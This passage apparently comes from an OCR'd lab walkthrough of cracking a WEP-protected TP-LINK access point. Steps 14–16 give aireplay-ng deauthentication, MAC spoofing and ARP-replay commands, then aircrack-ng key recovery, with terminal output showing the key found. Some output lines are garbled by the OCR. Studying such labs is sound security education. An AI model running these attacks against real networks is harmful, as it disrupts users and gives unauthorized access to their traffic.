A0:F3:C1:8B:9F:24   -7  76      882       66   12   6   54e. WEP  WEP    SKA  TP-LINK_8B9F24

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A0:F3:C1:8B:9F:24  AA:CD:89:25:73:CF  -45   24e-54e   206       56         TP-LINK_8B9F24
```

```
a connected wireless client (-c <client's mac>).
11:11:02  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
11:11:03  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
11:11:13  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
```

```
11:11:15  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
Saving ARP requests in replay_arp-1109-111115.cap
You should also start airodump-ng to capture replies.                            Got 8 out of 0 IVsStarting PTW attack with 9 ivs.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
^Cad 88800 packets (got 32493 ARP requests and 42361 ACKs), sent 41793 packets...(499 pps)
root@kali:~/WEP# aircrack-ng -b A0:F3:C1:8B:9F:24 book*.cap
Reading packets, please wait...
Opening book-02.cap
Opening book-03.cap
```

STEP14


Description:

We will try to deauthenticate the phone from the wireless network with a command from another terminal:

aireplay-ng -0 2 -a "WAP's MAC" -c "Phone MAC" wlan0

Expected:

We will catch a ARP Request in the .cap file , after the reconnecting is done and try to replay it with the next step command .



```
CH  6 ][ Elapsed: 1 min ][ 2022-11-09 12:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A0:F3:C1:8B:9F:24   -6  93     2304     1664  455   6   54e. WEP  WEP    SKA  TP-LINK_8B9F24

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A0:F3:C1:8B:9F:24  AA:CD:89:25:73:CF   -6    1e- 1   12692     1841         TP-LINK_8B9F24
```

```
a connected wireless client (-c <client's mac>).
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
12:19:11  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:19:11  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
12:19:12  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# 
```

```
root@kali:~/WEP# aireplay-ng -3 -b A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
12:19:17  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
Saving ARP requests in replay_arp-1109-121917.cap
You should also start airodump-ng to capture replies.
Read 3127 packets (got 1244 ARP requests and 1413 ACKs), sent 1376 packets...(500 pps)
```

STEP15


Description:

We execute the arp request replay attack

aireplay-ng -3 -b "WAP's MAC" -h "Victim's MAC" wlan0

Expected:

We should get enough IVs to calculate the key , usually 25.000 ARP requests .



```
CH  6 ][ Elapsed: 2 mins ][ 2022-11-09 12:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A0:F3:C1:8B:9F:24   -6  92     3480    27212  431   6   54e. WEP  WEP    SKA  TP-LINK_8B9F24

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A0:F3:C1:8B:9F:24  AA:CD:89:25:73:CF   -6   46e- 1   1094    30300         TP-LINK_8B9F24
A0:F3:C1:8B:9F:24  DA:A1:19:E9:43:F6  -26    0 - 1e     0      594
```

```
a connected wireless client (-c <client's mac>).
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
12:19:11  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:19:11  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
12:19:12  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# 
```

```
root@kali:~/WEP# aireplay-ng -3 -b A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
12:19:17  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
Saving ARP requests in replay_arp-1109-121917.cap
You should also start airodump-ng to capture replies.
Read 65389 packets (got 26068 ARP requests and 29625 ACKs), sent 29459 packets...(500 pps)
```

STEP16


Description:

We crack the key with :

aircrack-ng -b "WAP's MAC" pentest*.cap

Expected:

It should result the key in ASCII .



```
 CH  6 ][ Elapsed: 3 mins ][ 2022-11-09 12:21

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A0:F3:C1:8B:9F:24   -7  92     4474    36431    6   6   54e. WEP  WEP    SKA  TP-LINK_8B9F24

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...B:9F:24  AA:CD:89:25:73:CF   -6   46e- 1      0    40564         TP-LINK_8B9F24
root@kali:~/WEP# 
```

```
12:19:11  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
12:19:12  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# 
```

```
root@kali:~/WEP# aircrack-ng -b A0:F3:C1:8B:9F:24 pentest*.cap
Reading packets, please wait...
Opening pentest.cap-01.cap
Read 124825 packets.

1 potential targets                                                             Got 36430 out of 35000 IVsStarting PTW attack with 36430 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Attack wDecrypted correctly: 100%00 captured ivs.


root@kali:~/WEP#
```